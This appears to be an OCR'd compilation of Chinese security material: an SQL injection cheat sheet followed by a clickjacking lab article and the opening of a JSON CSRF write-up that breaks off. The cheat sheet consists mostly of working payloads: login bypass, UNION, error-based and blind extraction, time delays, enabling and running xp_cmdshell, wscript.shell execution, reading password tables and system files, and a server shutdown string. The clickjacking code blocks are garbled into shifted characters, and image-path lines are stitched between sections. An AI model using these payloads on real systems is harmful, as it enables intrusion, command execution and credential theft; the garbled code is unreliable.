如果应用程序首先通过用户名获取记录，然后将返回的 MD5 与提供的密码的 MD5 进行比较，那么您需要一些额外的技巧来欺骗应用程序以绕过身份验证。您可以使用已知密码和提供密码的 MD5 哈希结果来测试。在这种情况下，应用程序将比较您的密码和您提供的 MD5 哈希，而不是数据库中的 MD5。

绕过登录实例 (MSP)

Username :admin

Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055

81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)

基于报错列出所有列名

使用 HAVING BY 查找列名称 (S)

'HAVING 1=1 --

' GROUP BY **table.columnfromerror1** HAVING 1=1 --

' GROUP BY **table.columnfromerror1, columnfromerror2** HAVING 1=1 --

' GROUP BY **table.columnfromerror1, columnfromerror2, columnfromerror(n)** HAVING 1=1 -- 等等

在没有收到任何错误的时候则表示已经列完

使用 SELECT 中的 ORDER BY 来查出列的数量(MSO+)

ORDER BY 1--

ORDER BY 2--

ORDER BY N— 等

直到报错，这是你就已经找到了该语句对应的列数

跟 UNION 相关的数据类型

提示

1、使用 union 查询时，最好使用 union 和 all 的搭配

2、如果不显示左表的内容需要把左 SQL 设为假，可以是 -1 或者不存在的条件

3、在 union 查询时，填充字符最好使用 NULL

找出列的类型

' union select sum(columntofind) from users-- (S) Microsoft OLE DB Provider for ODBC Drivers error '80040e07' Microsoft[SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.

如果没有报错，则证明该列是数字类型的

还可以使用：CAST() 或 CONVERT()

SELECT * FROM Table1 WHERE id = -1 UNION ALL SELECT null, null, NULL, NULL, convert(image,1), null, null,NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULl, NULL--

11223344) UNION SELECT NULL,NULL,NULL,NULL WHERE 1=2 –-

没报错，使用的是 MS SQL

11223344) UNION SELECT 1,NULL,NULL,NULL WHERE 1=2 –- 没报错，说明第一列是数字类型

11223344) UNION SELECT 1,2,NULL,NULL WHERE 1=2 — 报错了，说明第二列不是数字类型

11223344) UNION SELECT 1,'2',NULL,NULL WHERE 1=2 –- 没报错，说明第二列是字符类型

11223344) UNION SELECT 1,'2',3,NULL WHERE 1=2 –- 报错了，说明第三列不是数字类型，报错信息：Microsoft OLE DB Provider for SQL Server error '80040e07' Explicit conversion from data type int to image is not allowed.

在使用 union 时，参数有可能会在函数 convert() 中，所以要先闭合 convert() 函数然后再进行 union

Insert 例子 (MSO+)

'; insert into users values(1, 'hax0r', 'coolpass', 9)/*

功能函数

@@version (MS)

这个函数可以在任何位置，不需要提供任何表名，还可以在插入或者更新语句中使用。

```
INSERT INTO members(id, user, pass) VALUES(1,
''+SUBSTRING(@@version,1,10) ,10)
```

Bulk insert(S)

将文件内容插入表中，然后读取表的内容，从而实现文件内容的读取，比如读取 iis 6.0 中的元文件 %systemroot%\system32\inetsrv\MetaBase.xml

1、创建一个表 foo(line varchar(8000))

2、从文件 'c:\inetpub\wwwroot\login.asp' 中读取内容并插入表 foo 中

3、删除临时表 foo，重复读取其他的文件

BCP (S)

将数据库中的内容写入文件中

```
bcp "SELECT * FROM test..foo" queryout
c:\inetpub\wwwroot\runcommand.asp -c -Slocalhost -Usa
-Pfoobar
```

在 SQL Server 中使用 VBS, WSH 脚本 (S)

因为 SQL Server 支持 ActiveX，所以你可以使用 VBS, WSH 脚本

```
declare @o int

exec sp_oacreate 'wscript.shell', @o out

exec sp_oamethod @o, 'run', NULL, 'notepad.exe'
```

```
Username: '; declare @o int exec spoacreate 'wscript.shell',
@o out exec spoamethod @o, 'run', NULL, 'notepad.exe' --
```

使用 xp_cmdshell 执行系统命令 (S)

在 *SQL Server 2005 中时默认禁掉的，如果有管理员权限可以开启。

EXEC master.dbo.xp_cmdshell 'cmd.exe dir c:'

在 SQL Server 中的一些关键表(S)

错误信息：master..sysmessages

连接的服务器：master..sysservers

密码字段（2000 和 2005 的密码哈希是可以破解的）SQL Server 2000:masters..sysxlogins ，SQL Server 2005 : sys.sql_logins

SQL Server 的存储过程 (S)

1. 命令执行 (**xp_cmdshell**) exec master..xp_cmdshell 'dir'
2. 注册表 相关(xp_regread)
    1. xp_regaddmultistring
    2. xp_regdeletekey
    3. xp_regdeletevalue
    4. xp_regenumkeys
    5. xp_regenumvalues
    6. xp_regread
    7. xp_regremovemultistring
    8. xpregwrite exec xpregread HKEYLOCALMACHINE, 'SYSTEM\CurrentControlSet\Services\lanmanserver\parameters', 'nullsessionshares' exec xpregenumvalues HKEYLOCAL_MACHINE, 'SYSTEM\CurrentControlSet\Services\snmp\parameters\validcommunities'
3. 服务管理 (**xp_servicecontrol**)
4. 媒体 (**xp_availablemedia**)
5. ODBC 资源 (**xp_enumdsn**)

6. 登录模块 (**xp_loginconfig**)

7. 创建 Cab 文件 (**xp_makecab**)

8. 域枚举 (**xpntsecenumdomains**)

9. kill 进程 (*需要* PID) (**xpterminateprocess**)

10. 增加新的存储过程 (可以执行任何你想做的) spaddextendedproc 'xpwebserver', 'c:\temp\x.dll' exec xp_webserver

11. 将文本内容写入 UNC 或 内部路径 (sp_makewebtask)

MSSQL Bulk 提示

SELECT * FROM master..sysprocesses /WHERE spid=@@SPID/

DECLARE @result int; EXEC @result = xp_cmdshell 'dir *.exe';IF (@result = 0) SELECT 0 ELSE SELECT 1/0

HOST_NAME()

IS_MEMBER (Transact-SQL)

IS_SRVROLEMEMBER (Transact-SQL)

OPENDATASOURCE (Transact-SQL)

INSERT tbl EXEC master..xp_cmdshell OSQL /Q"DBCC SHOWCONTIG"

你不能在 SQL Server 的插入语句中使用子查询

SQL 中使用 LIMIT (M) 或 ORDER (MSO)

SELECT id, product FROM test.test t LIMIT 0,0 UNION ALL SELECT 1,'x'/*,10 ;

关掉 SQL Server (S)

当你真的要关闭时使用：';shutdown --

开启 xp_cmdshell 在 SQL Server 2005 中

```
EXEC sp_configure 'show advanced options',1
RECONFIGURE

EXEC spconfigure 'xpcmdshell',1 RECONFIGURE
```

查询 SQL Server 的数据库结构(S)

获取用户定义的表

```
SELECT name FROM sysobjects WHERE xtype = 'U'
```

获取列名

```
SELECT name FROM syscolumns WHERE id =(SELECT id
FROM sysobjects WHERE name =
'tablenameforcolumnnames')
```

判断记录 (S)

在 where 条件中使用 **NOT IN** 或 **NOT EXIST**, ... WHERE users NOT IN ('First User', 'Second User') SELECT TOP 1 name FROM members WHERE NOT EXIST(SELECT TOP 0 name FROM members) *

复杂的技巧 SELECT * FROM Product WHERE ID=2 AND 1=CAST((Select p.name from (SELECT (SELECT COUNT(i.id) AS rid FROM sysobjects i WHERE i.id<=o.id) AS x, name from sysobjects o) as p where p.x=3) as int Select p.name from (SELECT (SELECT COUNT(i.id) AS rid FROM sysobjects i WHERE xtype='U' and i.id<=o.id) AS x, name from sysobjects o WHERE o.xtype = 'U') as p where p.x=21

基于 MSSQL 的报错注入快速提取数据的技巧 (S)

```
';BEGIN DECLARE @rt varchar(8000) SET @rd=':' SELECT
@rd=@rd+' '+name FROM syscolumns WHERE id =(SELECT
id FROM sysobjects WHERE name = 'MEMBERS') AND
name>@rd SELECT @rd AS rd into TMPSYSTMP end;--
```

SQL 盲注

通过页面的显示状态来判断 SQL 语句的执行结果是 TRUE 还是 FLASE 来获取数据库中的数据

TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>78--

FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>103--

TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<103--

FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>89--

TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<89--

FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>83--

TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<83--

FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE

xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>80--

FALSE：SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<80--

以上的测试过程就是正常情况下的盲注测试过程

基于时间的盲注

由于 SQL 语句在执行成功和失败的时候，所用的时间不同，本来时间是很短的，人是无法察觉的，所以可以设置执行成功之后增加等待时间，从而判断执行是否成功。

设置等待时间 (S)

WAITFOR DELAY '0:0:10'--

也可以设置的短一些

WAITFOR DELAY '0:0:0.51'

真实的例子：

当前用户是否是 'sa' ? if (select user) = 'sa' waitfor delay '0:0:10'

ProductID = 1;waitfor delay '0:0:10'--

ProductID =1);waitfor delay '0:0:10'--

ProductID =1';waitfor delay '0:0:10'--

ProductID =1');waitfor delay '0:0:10'--

ProductID =1));waitfor delay '0:0:10'--

ProductID =1'));waitfor delay '0:0:10'--

BENCHMARK() (M)

滥用这个命令会让 mysql 停一下，会大量消耗 web 服务器资源

BENCHMARK(howmanytimes, do this)

真实的例子：

判断当前用户是否是 root IF EXISTS (SELECT * FROM users WHERE username = 'root') BENCHMARK(1000000000,MD5(1))

检查 MySQL 中的表 login 是否存在 IF (SELECT * FROM login) BENCHMARK(1000000,MD5(1))

pg_sleep(seconds) (P)

睡眠几秒

SELECT pg_sleep(10); 睡眠 10 秒

测试注入的小技巧

product.asp?id=4 (SMO)

1. product.asp?id=5-1
2. product.asp?id=4 OR 1=1

product.asp?name=Book

1. product.asp?name=Bo'%2b'ok
2. product.asp?name=Bo' || 'ok (*OM*)
3. product.asp?name=Book' OR 'x'='x

Mysql 的其他提示

子查询只能在 MySQL 4.1 以上版本使用

查询用户信息：SELECT User,Password FROM mysql.user;

SELECT 1,1 UNION SELECT IF(SUBSTRING(Password,1,1)='2',BENCHMARK(100000,SHA1(1)),0) User,Password FROM mysql.user WHERE User = 'root';

SELECT ... INTO DUMPFILE 将数据库内容写入一个新文件 ， 不能写入已存在的文件

UDF 功能

创建一个函数 LockWorkStation 返回一个整数命名为 'user32';`

select LockWorkStation();

创建一个函数 ExitProcess 返回一个整数命名为 'kernel32';

select ExitProcess()

SELECT USER();

SELECT password,USER() FROM mysql.user;

获取 admin 密码的第一个字节：SELECT SUBSTRING(user_password,1,1) FROM mb_users WHERE user_group = 1;

读文件：query.php?user=1+union+select+load_file(0x63...),1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1

MySQL 从文件中读数据：create table foo(line blob); load data infile 'c:/boot.ini' into table foo; select * from foo;

select benchmark(500000, sha1('test'));

query.php?user=1+union+select+benchmark(500000,sha1(0x414141)),1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1

select if(user() like 'root@%', benchmark(100000,sha1('test')), 'false');

枚举猜测数据： select if((ascii(substring(user(),1,1)) >> 7) & 1, benchmark(100000,sha1('test')), 'false');

一些有用的 Mysql 功能函数

MD5() MD5 哈希

SHA1() SHA1 哈希

PASSWORD()

ENCODE()

COMPRESS() 压缩数据，在盲注中读取大型二进制文件时比较好用

ROW_COUNT()

SCHEMA()

VERSION() 类似于 @@version


练　　购　　参ⓧ　　.

原创 Sp4rkW 信安之路 2019-09-15

这个漏洞听起来似乎比 getshell 还炫酷，但如果真正理解了，其实就会发现其实还是挺简单的

漏洞原理

点击劫持又称 **UI-覆盖攻击**，是 2008 年由互联网安全专家罗伯特·汉森和耶利米·格劳斯曼提出点击劫持的概念。因为首先劫持的是用户的鼠标点击操作，所以命名叫点击劫持。主要劫持目标是含有重要会话交互的页面，如银行交易页面、后台管理页面等。曾经 Twitter 和 Facebook 等著名站点的用户都遭受过点击劫持的攻击。



系统环境

windows 10

phpstudy-pro

php7.3.4

apache2


实验过程

我们先模拟出一个正常登陆的页面（**服务 A**），编写页面源码如下：

```
?irup  dfwrq@%orjlq1sks%phwkrg@%srvw%A
      ?ilhogvhwA
          ?dnjhqgA用户登录?2dnjhqgA
          ?xoA
              ?dA
                  ?odehoA用户名=?2odehoA
                  ?lqsxw wsh@%wh{w% qdph@%xvhuqdph%A
              ?2dA
              ?dA
                  ?odehoA密      码=?2odehoA
                  ?lqsxw wsh@%sdvvzrug%
qdph@%sdvvzrug%A
              ?2dA
              ?dA
                  ?odehoA ?2odehoA
                  ?lqsxw wsh@%vxeplw% qdph@%orjlq%
ydoxh@%登录%A
              ?2dA
          ?2xoA
      ?2ilhogvhwA
?2irupA
?Bsks
```

```
22简单处理
  khdghu+*Frqwhqw0w|sh=wh{w2kwp o= fkduvhw@xwi0; *,>

  22 处理用户登录信息
  li +lvvhw+' bSRVW^*orjlq*,, ~
    & 接收用户的登录信息
    ' xvhuqdp h @ wxlp +' bSRVW^*xvhuqdp h*,>
    ' sdvvzrug @ wxlp +' bSRVW^*sdvvzrug*,>
    22 判断提交的登录信息
    li ++' xvhuqdp h $@ **, ·· +' sdvvzrug $@ **,, ~
              ' p|ildo @ irshq+%qhzildo1w{w%/%a %,>
              ' w{v @ ' xvhuqdp h1%      %' sdvvzrug>
              izulwh+' p|ildo/' w{w,>
              iforvh+' p|ildo,>
          Ø
  Ø
BA
```

页面演示截图如下：




由于没有连接数据库（懒），直接通过 fwrite 函数将表单数据存储为 txt 到本地，以证明**服务 A** 做了相关处理。

由于这个服务没有做任何防护处理，所以其存在点击劫持漏洞，也可以通过最简单的方式去进行验证是否存在此漏洞，构造一个 html 页面

```
?liudp h vuf@%kvws=2245: 1313142z he41sks%A?2liudp hA
```

如果有如下情况出现，即可说明很大可能性存在点击劫持漏洞，截图演示如下：



继续我们的点击劫持漏洞验证实验，构造如下的代码：

```
?kwp oA
?erg| A
?vw|dnA
liudp h~ z lgwk= 4773s{> khlj kw≠ <33s{> srvlwrq= devrcxwh> wr s=
03s{> dniw≠ 03s{>}0lqgh{= 5> rsdflw|= 3> Ø
?2vw|dnA

?irup dfwrq@%2% p hwkrg@%sr vw%A
    ?ilhogvhvA
        ?dnj hqgA中奖礼品领取，请先输入账号密码确认身份
?2dnj hqgA
        ?xoA
```

```
                ?dA
                    ?odehoA用户名=?2odehoA
                    ?lqsxv wlsh@%wn{w% qdph@%xvhuqdph%A
                ?2dA
                ?dA
                    ?odehoA密      码=?2odehoA
                    ?lqsxv wlsh@%sdvvzrug%
qdph@%sdvvzrug%A
                ?2dA
                ?dA
                    ?odehoA ?2odehoA
                    ?lqsxv wlsh@%vxeplw% qdph@%orjlq%
ydoxh@%确认身份%A
                ?2dA
            ?2xoA
        ?2ilhogvhwA
?2irupA
?liudph vuf@%kwws=2245:1313142orjlq1sks%A?2liudphA
?2ergA
?2kwpoA
```


原理如下：

1、我们先在 web2.php 中构建了一个表单在浏览器显示，我称之为“膜 x”


2、在通过 iframe 标签构建第二层让浏览器显示的 UI，我称之为“膜 y”

3、之后使用 css 对 iframe 标签进行设置，首先通过 width: 1440px; height: 900px; position: absolute; top: -0px; left: -0px;将其平铺，之后通过 opacity，z-index 来将“膜 y”移动到“膜 x”上方对齐，并将其透明化，opacity 数值从 0 到 1，数值越小透明度越高，反之越明显；z-index 数值越高越靠近用户，高数值控件在低数值控件前。

完整的效果是这样的：



似乎好像很正常的一个页面，但当修改 opacity 值，使“膜 y”不再透明时，你就会发现问题。



也就是说，你表面上输入的是确认身份框，实际上是登陆框；或许你会觉得，这谁这么傻乱输入密码啊，对我毫无危害，但你要想到，假如这只是一个按钮的，比如说微博的关注按钮，你点击了一个别的页面上的看似是关闭广告的按钮，实际上却是已经不知不觉中关注了某个你不认识的人（前提微博有点击劫持漏洞）。由此拓展，点击劫持还是有很多用处的。


vuf 脚 mrqfvui

原创 comical 信安之路 2019-08-04

在某某 src 进行渗透测试的过程中，发现一个评论的地方并没有对次数进行限制且在数据区域也没有 token 的字眼，因此猜测此处存在 csrf 漏洞，于是就开始了漫长的学习之旅

前置知识


CSRF：关于 csrf 漏洞相信大家都有了解，而且百度 google 大部分都比我讲的好，这里我就不解释了，贴张图把



Json CSRF: 通常我们的 csrf 都是在 get 请求或者 post 数据包中构造类似于 param=value 的字眼提交给服务器，服务器得到数据，处理请求，而 json csrf 传上去的值是一串 json 数据，相比于普通的 csrf，json 的数据往往更难构造

某某 src

在测试时发现评论的数据包如下图:



